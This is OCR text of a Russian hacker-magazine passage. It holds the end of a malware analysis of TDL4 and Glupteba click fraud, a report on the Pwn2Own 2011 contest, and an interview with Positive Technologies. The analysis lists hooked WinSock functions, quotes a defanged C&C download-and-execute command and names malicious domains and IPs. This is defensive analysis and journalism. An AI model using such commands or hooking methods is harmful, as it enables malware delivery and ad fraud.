__in  LPWSAOVERLAPPED lpOverlapped,
__in  LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);

int WSARecv(
__in    SOCKET s,
__inout  LPWSABUF lpBuffers,
__in    DWORD dwBufferCount,
__out    LPDWORD lpNumberOfBytesRecvd,
__inout  LPDWORD lpFlags,
__in    LPWSAOVERLAPPED lpOverlapped,
__in    LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);

int send(
__in SOCKET s,
__in const char *buf,
__in int len,
```

рис 3. Перехват функций WinSock

```
__in  int flags
);
int recv(
__in  SOCKET s,
__out  char *buf,
__in  int len,
__in  int flags
);

int select(
__in    int nfds,
__inout  fd_set *readfds,
__inout  fd_set *writefds,
__inout  fd_set *exceptfds,
__in    const struct timeval *timeout
);
```

Перехватывая и контролируя указанные функции Winsock на этом уровне, можно осуществлять подмену любых GET/POST запросов независимо от разработчика браузера или его версии. Да и заметить сходу такую подмену сможет далеко не каждый системный администратор, не говоря уже о большинстве пользователей. На уровне модифицированного кода, на примере функции WSARecv(), это выглядит так (рис. 3).
В общем виде схема алгоритма работы подмены результатов поисковой выдачи будет выглядеть следующим образом (рис. 1). А результат успешной работы этого алгоритма будет, например, таким (рис. 5).
Конечно же, весь функционал не ограничивается только подменой результатов поиска. Есть интересные экземпляры троянских программ, которые осуществляют скликивание и накрутку контекстных объявлений.

Сэмпл TDL4 — Win32/Olmarik.AOV

Вот, к примеру, не так давно нами была замечена интересная особенность в некоторых новых сэмплах руткита TDL4 — Win32/Olmarik.AOV, о котором я достаточно подробно написал в своей предыдущей статье в январе 2011 года. Но, если кто не в курсе, данному руткиту удается удерживать звание самой технологичной массовой вредоносной программы на протяжении вот уже нескольких лет.
Это первый полноценный руткит для x64, которому удалось в обход проверки цифровой подписи и PatchGuard пробраться в ядро на 64-битных системах. Но давай вернемся к тому, из-за чего собственно пошел разговор об этом рутките. А дело в том, что после своей собственной успешной установки некоторые экземпляры этого руткита устанавливают в систему еще и троянцев из семейства Win32/Glupteba (ESET). Это наводит на мысли о том, что ресурсы данного ботнета начали сдавать в аренду. Также интересен тот факт, что дальнейшего взаимодействия между ботами Win32/Glupteba и TDL4 нет.
Итак, сразу после установки и идентификации бот TDL4 получает из C&C команду:

```
task_id = 2|10||hxxp://wheelcars.ru/no.exe
```

Интерпретировать которую можно следующим образом:

```
task_id = [command_id] [encryption_key] [URL]
```

В нашем случае набор параметров совпадает с командой «DownloadAndExecute», поскольку ключ шифрования равен нулю,

рис. 4. Нездоровый интерес к masterhost'у

http://mrjeep.info (90.156.201.55)

http://juristmaster.ru (90.156.201.100)

http://wolkintibet.net (90.156.201.41)

http://artvolley.info (90.156.201.77)

http://abadora.ru (90.156.201.21)

90.156.201.0-90.156.201.255
Masterhost.ru
(Russian Federation)

http://antgreece.info (90.156.201.41)

http://avtoremontgaz.ru (90.156.201.26)

http://wheelcars.ru (90.156.201.12)

http://kaskost.ru (90.156.201.98)

http://tehnologiya-materialov.ru (90.156.201.81)


рис. 5. Результат успешной работы алгоритма зловреда

рис. 6. Еще более нездоровый интерес к Бегуну

а идентификатор команды равен двум, и затем следует количество попыток ее выполнения, равное десяти. После установки в систему Win32/Glupteba получает задание уже из своего C&C и начинает его выполнение (см. рис. 7).

Чаще всего бот получает два типа заданий — скликивание контекстной рекламы из рекламной сети «Бегун» и рассылку спама. Давай поподробнее рассмотрим, что же делает этот бот.

рис. 7. Win32Glupteba получает команды из своего центра



В первом случае происходит посещение большого количества сформированных специальным образом веб-страниц, наполнение которых провоцирует появление определенного типа контекстных объявлений. Причем все веб-страницы, с которых происходит скликивание, расположены на серверах провайдера Masterhost (рис. 4). Если посмотреть на статистику сетевых обращений скликивающего бота, то можно заметить большое количество обращений к серверам компании «Бегун». Интерес со стороны Win32/Glupteba к другим сервисам контекстной рекламы замечен не был — возможно, это объясняется тем, что сам алгоритм скликивания контекстной рекламы реализован достаточно примитивно. А в крупных системах, таких как Яндекс. Директ или Google AdWords, реализованы серьезные механизмы защиты от подобного рода мошенничества, которые сильно портят жизнь желающим быстрой наживы за счет вышеописанных способов нечестного продвижения.

Сам же ботнет TDL4 так же, как и его предшественник предыдущей версии, активно монетизируется через «черные» методы продвижения веб-сайтов и подмену результатов поиска в популярных поисковых системах. Только он реализует гораздо более серьезные методы, используя способ скрытого запуска браузера Microsoft Internet Explorer через вызов ActiveX-компонента WebBrowser и эмуляции работы пользователя (при посещении веб-страницы меняется положение курсора). Кроме того, в нем реализован обход прочих превентивных методов обнаружения ботов. Но поговорим мы об этом как-нибудь в другой раз.

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



Pwn2Own: СОРЕВНОВАНИЕ ДЛЯ ХАКЕРОВ

Хакерский контест на конференции CanSesWest

Мы регулярно рассказываем тебе о самых заметных и интересных событиях мировой сцены. Мы представляли на твой суд отчет с BlackHat, писали о HITB, публиковали календари конференций, форумов и лан-пати на год. Однако один ивент оказался незаслуженно обделен вниманием. Сегодня мы восполним этот информационный пробел.

О соревновании

Начнем с того, что Pwn2Own — это ежегодное соревнование хакеров и маститых специалистов в сфере ИБ. Здесь ломают самые разные штуки, начиная от браузеров и заканчивая макбуками, а в качестве трофеев домой уносят не только денежные призы, но и те девайсы, которые удалось взломать. Именно этот принцип и обыгран в названии ивента: «Pwn» — это сленговое «поиметь», а «Own» — заполучить в собственность :).

В этом году состоялся уже пятый по счету Pwn2Own — проходил он, как обычно, в рамках конференции CanSecWest (cansecwest.com). Для тех, кто не следит за IT-мероприятиями, поясним: это довольно серьезное событие, ежегодно проводящееся весной в Канаде и отличное от обычных полунеформальных хакерских тусовок. CanSecWest год от года посещают весьма серьезные личности, а кроме того, его поддерживают топовые IT-компании (Microsoft, Adobe, BlackBerry, Intel и так далее). Конференция, само собой, от и до посвящена информационной безопасности. В качестве спикеров и ведущих тренингов (кстати, платных и довольно дорогих) на CanSecWest в основном выступают крутые дядьки, занимающие высокие должности в крупных компаниях. К примеру, среди докладчиков можно найти имена таких профи, как Маркус Ранам или Чарли Миллер. Как уже было отмечено выше, хакерское состязание Pwn2Own существует пять лет, в то время как сам CanSecWest ведет свою историю с начала 2000-х. Справедливости ради стоит сказать, что по-настоящему широкую известность и огласку Pwn2Own получил лишь в прошлом году.

Бессменным спонсором соревнования выступает небезызвестная на ИБ-рынке компания TippingPoint, некогда входившая в состав 3Com, а ныне являющаяся частью Hewlett-Packard. Именно эти парни берут на себя не только львиную долю расходов, но и обязательство сообщать производителям обо всех удавшихся на Pwn2Own взломах. То есть, пока вендор не будет поставлен в известность о найденной в продукте дырке и способе, которым ее эксплойтировали, широкая публика о баге и эксплойте никаких подробностей не узнает. В среднем такое вето налагается на полгода. В конце концов, речь идет о white hat'ах, этичном хакинге, и ожидать чего-либо другого было бы даже странно.

Кстати (если уж говорить о расходах и бюджете) размер призового фонда Pwn2Own, как правило, начинается от $100 000 (в прошлом году, к примеру, общий призовой фонд составил $100 000, в этом году — $125 000), и в среднем удачный хак приносит его автору $10 000 — 20 000. При этом TippingPoint отнюдь не остается внакладе. Дело в том, что крупные игроки рынка ИБ, скупающие уязвимости и эксплойты, имеют для покупки багов собственные специальные программы. У TippingPoint это проект Zero Day Initiative (zerodayinitiative.com), также известны программы Snosoft program (snosoft.blogspot.com) и iDefense Vulnerability Contributor Program. Pwn2Own стал очень хорошей рекламой для ZDI, о чем в интервью не раз говорили и сами представители компании. Привлекая внимание к проекту, TippingPoint удается заполучить больше уязвимостей, которые затем продаются по подписке другим компаниям за очень хорошие деньги. К тому же, любое хакерское соревнование — это еще и отличный шанс найти талантливые кадры. Яркий

Чарли Миллер на CanSecWest 2008



Баннер приветствует посетителей Pwn2Own 2011

тому пример — Питер Вронгдейл. Ранее он был независимым исследователем, а теперь получил работу в TippingPoint и в 2011 году уже выступил на Pwn2Own не в качестве участника, а в качестве судьи.

Что ломают

Так уж сложилось, что основное внимание на Pwn2Own уделяется взлому браузеров, различного сетевого софта и мобильных устройств. Имеются у конкурса и собственные звезды, а также своего рода завсегдатаи. Например, в разные годы на Pwn2Own засветились Джордж «GeoHot» Хотц, которому была посвящена большая публикация в прошлом номере, и Чарли Миллер — всемирно известный эксперт по информационной безопасности, неоднократно становившийся победителем Pwn2Own. Однако, кроме «показательных выступлений» маститых спецов случается и такое, что в конкурсе принимают участие команды известных секьюрити-фирм или вообще анонимы. Между прочим, сохранение инкогнито последних гарантирует сама компания TippingPoint. В 2011 году таких «мистеров Икс» было четверо.

Итак, как же проходит само соревнование? В целом, конкурс можно описать довольно просто: собрались в одном месте хакеры и давай проверять, кто из них быстрее и лучше справится с взломом различных гаджетов и софта. Разумеется, собираются «взломщики» не просто так, а предварительно записавшись на Pwn2Own (о том, как подать заявку на участие, расскажет сайт tippingpoint.com). Последовательность выступления участников и команд определяется случайной жеребьевкой. Каждой команде или участнику на взлом отводится всего 30 минут и, как показывает практика, это море времени — зачастую хак производится в буквальном смысле за считанные секунды. Разумеется, так выходит потому, что все тщательно готовятся к соревнованию заранее.

Ну а теперь пора перейти от общих фраз к подробностям. В этом году в программе мероприятия традиционно были заявлены «жертвы»-браузеры, представленные последними (на момент проведения конкурса) релиз-кандидатами, а именно Microsoft Internet Explorer, Apple Safari, Mozilla Firefox и Google Chrome. Кстати, Chrome единственный браузер, который в 2009 и 2010 годах никак не могли сломать.

Сейчас, наверное, у многих возник вопрос: «А как же Opera?».

Процитируем организаторов Pwn2Own: «При выборе браузеров мы руководствовались их долей на рынке. Баги Opera мы через ZDI не принимаем». Словом, детище норвежских программеров пока остается за бортом.
Все браузеры были установлены на 64-битные OS X или Windows 7, а производители потрудились перед самым соревнованием выпустить обновления, залатав как можно больше дыр.
Финансовая награда за хак IE, Safari и Firefox в этом году составляла $15 000, в то время как за взлом Chrome компания Google учредила свой собственный приз. В первый день конкурса поисковый гигант был готов заплатить за уязвимость, найденную в коде Google, $20 000 и подарить хакеру ноутбук CR-48. Если же этот первый тур не принес бы плодов, то в последующие дни уже ZDI предлагал $10 000 за уязвимость в коде, написанном не Google, а сам Google давал за дырку в Chrome $10 000. Плюс, как уже было замечено, участники уносят с собой и компьютер/гаджет, на котором/который ломали. «Железная» часть состязания 2011 года была представлена следующими девайсами: Sony Vaio (Windows 7), Alienware m11x (Windows 7), Apple MacBook Air 13» (Mac OS X Snow Leopard) и Google CR-48 (ChromeOS), который играл исключительно роль приза, а не рабочей машины. Однако одними лаптопами дело обычно не ограничивается — в конкурсе участвуют также и мобильные устройства. В этом году хакеры проверили на прочность следующие девайсы: Dell Venue Pro (Windows 7), iPhone 4 (iOS), Blackberry Torch 9800 (Blackberry 6 OS) и Nexus S (Android). Приз за удачное эксплойтирование дыр в перечисленных устройствах составлял $15 000.

Как ломают

Pwn2Own — это, в первую очередь, конкурс. А значит, участники будут стараться обойти друг друга на поворотах и осуществить хак как можно быстрее и изящнее. Желающих попробовать свои силы с каждым годом становится все больше и, цитируя Аарона Портного, руководящего в TippingPoint отделом исследований в области безопасности: «Либо наш конкурс становится популярнее, либо все больше людей становятся способны на взлом мобильных устройств». Совокупность этих факторов приводит к самым настоящим рекордам. Скажем, публике, следящей за развитием событий на Pwn2Own, известие о том, что «Safari взломали за пять секунд» вовсе не покажется строчкой из «желтой» статьи. Такое здесь в порядке вещей, и, кстати, в этом году секьюрити-специалисты из фирмы Vupen действительно вскрыли Safari за пять секунд. Apple не спасло даже то, что перед самым конкурсом компания обновила свои продукты, выпустив Safari 5.0.4 и iOS 4.3. Чарли Миллер, которому в прошлые годы принадлежала пальма первенства по «яблочным» хакам, сообщил у себя в Твиттере, что оба его эксплойта удачно пережили обновления и остались работоспособны. Французы из Vupen, которым удалось обставить Миллера в этом году, в свою очередь, признались, что им из-за обновления пришлось немного дорабатывать некоторые эксплойты, а некоторые и вовсе перестали работать, но им это все равно не помешало. Из-за упомянутого выше вето подробности


Настоящий завсегдатай и звезда Pwn2Own Чарли Миллер

Команда Vupen ломает BlackBerry Torch




Третий день Pwn2Own 2011, в ходе которого ни одна команда так и не смогла показать класс

взлома пока толком не известны, но можем сказать, что для взлома специалистам Vupen понадобилось лишь открыть в Safari заранее подготовленную вредоносную веб-страницу. В течение пяти секунд на компьютере оказался запущен калькулятор, а на жестком диске лежал файл, указывающий на то, что песочница удачно пройдена. На создание эксплойта было затрачено три недели, работало над этим три человека, и в дело пошли новые, нигде еще не засвеченные уязвимости.
Та же участь постигла и Internet Explorer 8, работающий на 64-битной Windows 7 SP1. Так же, как до этого парни из Vupen, Стивен Фьювер из компании Harmony Security смог продемонстрировать калькулятор и файл на жестком диске. Кстати, в Vupen еще до начала состязания сообщали, что для IE у них припасена уязвимость в Protected mode, позволяющая обойти браузерную песочницу. Увы, у Фьювера тоже были тузы в рукаве, а приз достается тому, кто первым сумеет осуществить взлом. Фьюверу повезло на жеребьевке — его попытка стала первой. И последней. Кстати, Фьювер ломал 32-разрядную версию IE.
А вот Chrome обновился куда более удачно. Самый устойчивый браузер, об который в 2009 и 2010 годах хакеры уже обломали зубы, в этом году вновь устоял. Специалисты, сделавшие заявку на взлом «Хрома», были вынуждены отступить, даже не попытавшись что-либо сделать. Очевидно, их эксплойт после обновления стал неработоспособен. Специальный приз Google снова не достался никому. Основными факторами, препятствующими взлому, называют изоляцию подсистем браузера и многоуровневую защиту, которые надежно «прикрывают» Chrome от использования дыр в html и Java.
Во второй день соревнований ломали уже мобильные устройства. Здесь тоже не обходится без своего рода рекордов — к примеру, в 2010 году iPhone 3GS был взломан всего за двадцать секунд командой Ральфа-Филиппа Вейнмана и Винченцо Иоццо.



Расписание CanSecWest 2007

В этом году хакеры тоже не ударили в грязь лицом и сумели справиться с iPhone 4 и BlackBerry Torch. «Яблочный» смартфон снова одолел Чарли Миллер, на этот раз работавший с напарником в лице коллеги Диона Блазакиса из Independent Security Evaluators. В Сети уже шутят, что Apple пора подумать о найме Миллера на работу, ведь он из года в год «находит ключик» к продуктам компании. На этот раз эксплойт Миллера сработал только под iOS 4.2.1, так как в iOS 4.3 ему перекрыла кислород новая технология случайного распределения адресного пространства ASLR. Тем не менее, хак Блазакису и Миллеру все равно засчитали: невзирая на ASLR, сама уязвимость закрыта не была, а значит $15 000 и iPhone 4 отошли исследователям.
С «Блэкберри» в этом году совладала команда, отличившаяся в 2010 году скоростным взломом iPhone. Ральф-Филипп Вейнман, Винченцо Иоццо и присоединившийся к ним Уиллем Пинкерс действовали через браузер BlackBerry версии 6.0.0.246. Троице удалось благополучно спереть с аппарата BlackBerry Torch 9800 контакт-лист и базу данных изображений. Хотя платформа RIM и не имеет ASLR, DEP и так далее, ее взлом всегда осложняется полным отсутствием открытой документации и ограниченным количеством утилит для анализа.
Других участников, увы, постигла неудача. В том числе и Джорджа Хотца, который в последнее время находится под пристальным вниманием СМИ и правоохранительных органов в связи со взломом консоли PlayStation3 и судебного разбирательства с Sony. Хотц делал заявку на взлом Dell Venue — смартфон на базе Windows Phone 7, однако из-за судебных разбирательств принять участия в конкурсе не смог.
Из всего рассказанного сам по себе напрашивается вывод, который, кстати, подтверждают и официальные лица: конкурс активно растет, развивается и привлекает все больше участников и спонсоров. Соревнование этого года дало хорошие результаты, что позволяет надеяться, что и в будущем году Pwn2Own продолжит расширяться и добавит в копилку секьюрити-компаний и производителей немало новых залатанных дырок. Мы, в свою очередь, обещаем держать тебя в курсе.



Денис «c0n Difesa» Макрушин (condifesa@gmail.com, defec.ru)

БЕЗОПАСНОСТЬ ГЛАЗАМИ ПОЗИТИВНЫХ ЛЮДЕЙ

Хроники Positive Technologies

1998 год. Выход на свет из подземелий. Идеи создания журнала для энтузиастов, интересующихся еще не успевшей тогда сформироваться в России индустрией информационной безопасности, обретают форму. В это же время пишутся строчки первого российского сетевого сканера безопасности XSpider, дальнейшая разработка которого приведет к появлению титана на рынке ИБ — компании Positive Technologies.

К началу третьего тысячелетия хакерское движение усиливается преимущественно в недрах андеграунда. Как грибы после дождя появляются похожие друг на друга форумы, где ведутся оживленные дискуссии о хитрых схемах пополнения кэша за счет уязвимостей в еще не обузданных технологиях, растет число преступных группировок, а в средствах массовой информации все чаще мелькают новости об инцидентах в IT-сфере. Однако в этой «черной» культуре выходят на свет «белые» ростки, которые впоследствии превратят ее в целую индустрию. Хакеры все чаще фигурируют в СМИ; создают программные продукты, так или иначе предназначенные для защиты информации; делятся своими знаниями и опытом с широкой аудиторией, не скрывая своих реальных имен и тем самым оправдывая статус специалиста, а не злоумышленника. Те, кто осознал тогда необходимость в обеспечении информационной безопасности конечного пользователя и корпоративной инфраструктуры, теперь уверенно держатся на ногах.
Одним из таких специалистов оказался Дмитрий Максимов, который в 1998 году начал вести разработку программы с целью обеспечения безопасности сетей, которые ему приходилось обслуживать. Спустя четыре года сканер безопасности XSpider становится «визитной карточкой» компании Positive Technologies, созданной специально для развития этого проекта. Мы посмотрим на сегодняшнюю индустрию информационной безопасности с «позитивной» позиции, которую будут представлять специалисты компании Positive Technologies: технический директор Сергей Гордейчик и эксперт по информационной безопасности Дмитрий Евтеев.

Интервью с Positive Technologies


Денис Макрушин (журнал «Хакер»)

[М]: Какие инновации позволяют Positive Technologies удерживать свои позиции на рынке информационной безопасности? Система контроля защищенности и комплексного мониторинга MaxPatrol, широкий спектр оказываемых услуг или что-то еще?

Сергей Гордейчик (компания «Positive Technoloiges»)

[Г]: С моей предвзятой точки зрения, основа Positive Technologies — это экспертиза. Мы — экспертная компания, сделанная экспертами для экспертов. Среди нас ходит шуточка: «Даже у нашей уборщицы есть консалтинговая фирма PT Cleaning Services Inc». Это касается всех направлений деятельности компании. Даже MaxPatrol, если взглянуть на него с академической точки зрения, это типичная экспертная система. В связи с этим в PT было сформировано специализированное подразделение, исследовательский центр Positive Research, в котором трудится более сорока экспертов. Эта команда аккумулирует знания из различных областей и подразделений, инициирует и поддерживает исследовательские проекты, в общем — двигает компанию вперед. Второй важный момент — это неумение работать вполсилы. На

MaxPatrol — продукт, который находится в фокусе интересов PT



Дмитрий Евтеев — эксперт по информационной безопасности PT



Сергей Гордейчик — технический директор PT

определенном этапе развития понимаешь, что сделать «как-нибудь без фанатизма» гораздо тяжелее, чем сделать просто хорошо. Времени уйдет столько же, но будет скучно и противно. Вот так и живем.

[M]: Тест на проникновение — распространенная услуга среди компаний, занимающихся консалтингом в области ИБ. Она должна показать возможность проникновения в систему или же выявить все уязвимости инфраструктуры? И если второе, где здесь грань между аудитом и пентестом?

Дмитрий Евтеев (компания Positive Technologies)
[E]: Действительно, в наших пентестах грань между тестированием на проникновение и классическим аудитом практически стирается. В первую очередь это связано с



dvd

На диске ты найдешь подборку подкастов «100% Virus Free Podcast», в которой Александр Матросов задает вопросы Сергею Гордейчику и Дмитрию Евтееву, а также обсуждает с ними интересные события в индустрии ИБ



links

- Официальный веб-ресурс компании Positive Technologies: ptsecurity.ru;
- блог Сергея Гордейчика: sgordey.blogspot.com;
- блог Дмитрия Евтеева: devteev.blogspot.com;
- официальный ресурс международного форума «Positive Hack Days»: phdays.ru.




желанием предоставить максимально качественную услугу, которая должна помочь клиенту правильно выстроить процессы управления информационной безопасностью. Для того, чтобы этого достигнуть, мы уже начинаем практиковать подход проведения тестирования на проникновение по результатам аудита всех имеющихся систем с использованием нашего продукта MaxPatrol. Это позволяет не только указать клиенту на все имеющиеся бреши в информационной системе, но также и продемонстрировать, использование каких недостатков может привести к нежелательным последствиям.

[M]: С 2008 года усилия «позитивных» разработчиков сконцентрированы на продукте MaxPatrol. Насколько нам известно, компания успешно использует его в различных проектах, а также в ходе оказания услуг. Однако по-прежнему отсутствует демонстрационная версия этого продукта. С чем связан этот факт?
[Г]: Система MaxPatrol, в отличие от XSpider, ориентирована на рынок Enterprise. Как-то ограничить его функции для демо-версии и не потерять существенную часть возможностей непросто. Поэтому мы пошли по пути пилотных проектов, которые проводятся у заказчиков бесплатно. К тому же, MaxPatrol весьма мощный инструмент, использование которого не по назначению может привести к существенным проблемам. Мне до сих пор периодически приходится отвечать на гневные звонки компаний, которых «ломает компания XSpider» с помощью «утекших» версий XSpider.


[M]: В описании функционала системы мониторинга ИБ MaxPatrol есть упоминание о наличии механизмов контроля соответствия стандартам. Есть ли в списке этих стандартов становящийся все более актуальным «Стандарт защиты информации в индустрии платежных карт» (PCI DSS)?
[E]: Разумеется.

[M]: Были ли в вашей практике ведения консалтингового бизнеса случаи столкновения с клиентами в вопросах легитимности тестов на проникновение или используемых методик при пентестах?
[E]: Не было и мы делаем все возможное, чтобы подобных случаев не ожидалось и в будущем.

[M]: Каких ИБ-специалистов не хватает на российском рынке труда и каков, на твой взгляд, общий уровень среднестатистического «дипломированного специалиста» в области защиты информации?
[E]: К сожалению, рынок ИБ-специалистов в России оставляет желать лучшего. Очень мало хороших технических специалистов по обеспечению безопасности промышленных СУБД и по направлению Enterprise Security. Видимо поэтому мы демонстрируем сценарии пентестов, в которых удается получить управление над корпоративной сетью и всеми ее информационными ресурсами буквально за несколько дней.
[M]: Какими знаниями в области ИБ должен обладать кандидат, чтобы оказаться в вашем «позитивном» коллективе?
[Г]: Сложно сказать. Сейчас у нас открыто более тридцати вакансий (hh.ru/employer/26624). Все они для людей с разными знаниями, навыками и даже типом характера. Главное — уметь и любить работать, а также, что называется, стремиться «расти над собой».
[M]: Существуют ли у PT какие-либо дочерние проекты, связанные с привлечением «потенциальных кадров», то есть ориентированные на студентов?
[E]: В настоящее время нет, но мы прорабатываем этот вопрос.



Исследовательский центр PT «засветился» на главной странице Google

Интерфейс новой версии XSpider напоминает интерфейс MaxPatrol





Лого компании на стене



В главном офисе компании даже картины напоминают о том, где ты находишься...

[M]: Расскажи, пожалуйста, как часто приходится выезжать в командировки в другие города с целью оказания on-site услуг?
[E]: Довольно редко, так как при оказании услуг по тестированию на проникновение кроме анализа защищенности беспроводных сетей физическое присутствие не требуется. Более того, даже провести анализ защищенности Wi-Fi можно выполнить удаленно. Например, путем анализа конфигураций сетевого оборудования и рабочих станций.
[M]: Существует ли у специалистов, не проживающих в Москве, возможность официально сотрудничать с компанией?
[Г]: Никаких противопоказаний для этого нет. Но, как правило, к внештатным сотрудникам выше требования в части самоорганизации.
[M]: Планируется ли открытие офисов Positive Technologies в других городах?
[Г]: Планируется, и уже открываются. Но деталей приводить не буду до официального объявления.
[M]: Какие приоритетные направления для своего дальнейшего развития на рынке информационной безопасности выделяет ваша компания?
[Г]: Основным направлением развития компании Positive Technologies является разработка продуктов, направленных на автоматизацию ключевых процессов информационной безопасности: управление рисками и соответствие как внутренним, так и внешним стандартам. Текущие продукты и продукты, которые готовятся к выпуску, так или иначе укладываются в концепцию GRC (Governance, Risk, Compliance). Линейка продуктов Positive Technologies — это основа интегрированного Security Operational Center, набор компонентов для управления уровнем реальной защищенности в крупных корпорациях. Из узких направлений, которые мы в настоящее время активно развиваем в продуктах, это управление защищенностью бизнес-критичных приложений, таких как системы ERP, приложения дистанционного банковского обсаживания (ДБО) и автоматизированные банковские системы (АБС). Крайне интересное и сложное направление — системы управления производственными задачами, такими как оборудование операторов связи (VOIP, PBX, 3G), а также АСУ ТП/SCADA. Плотно работаем в области безопасности госуслуг.
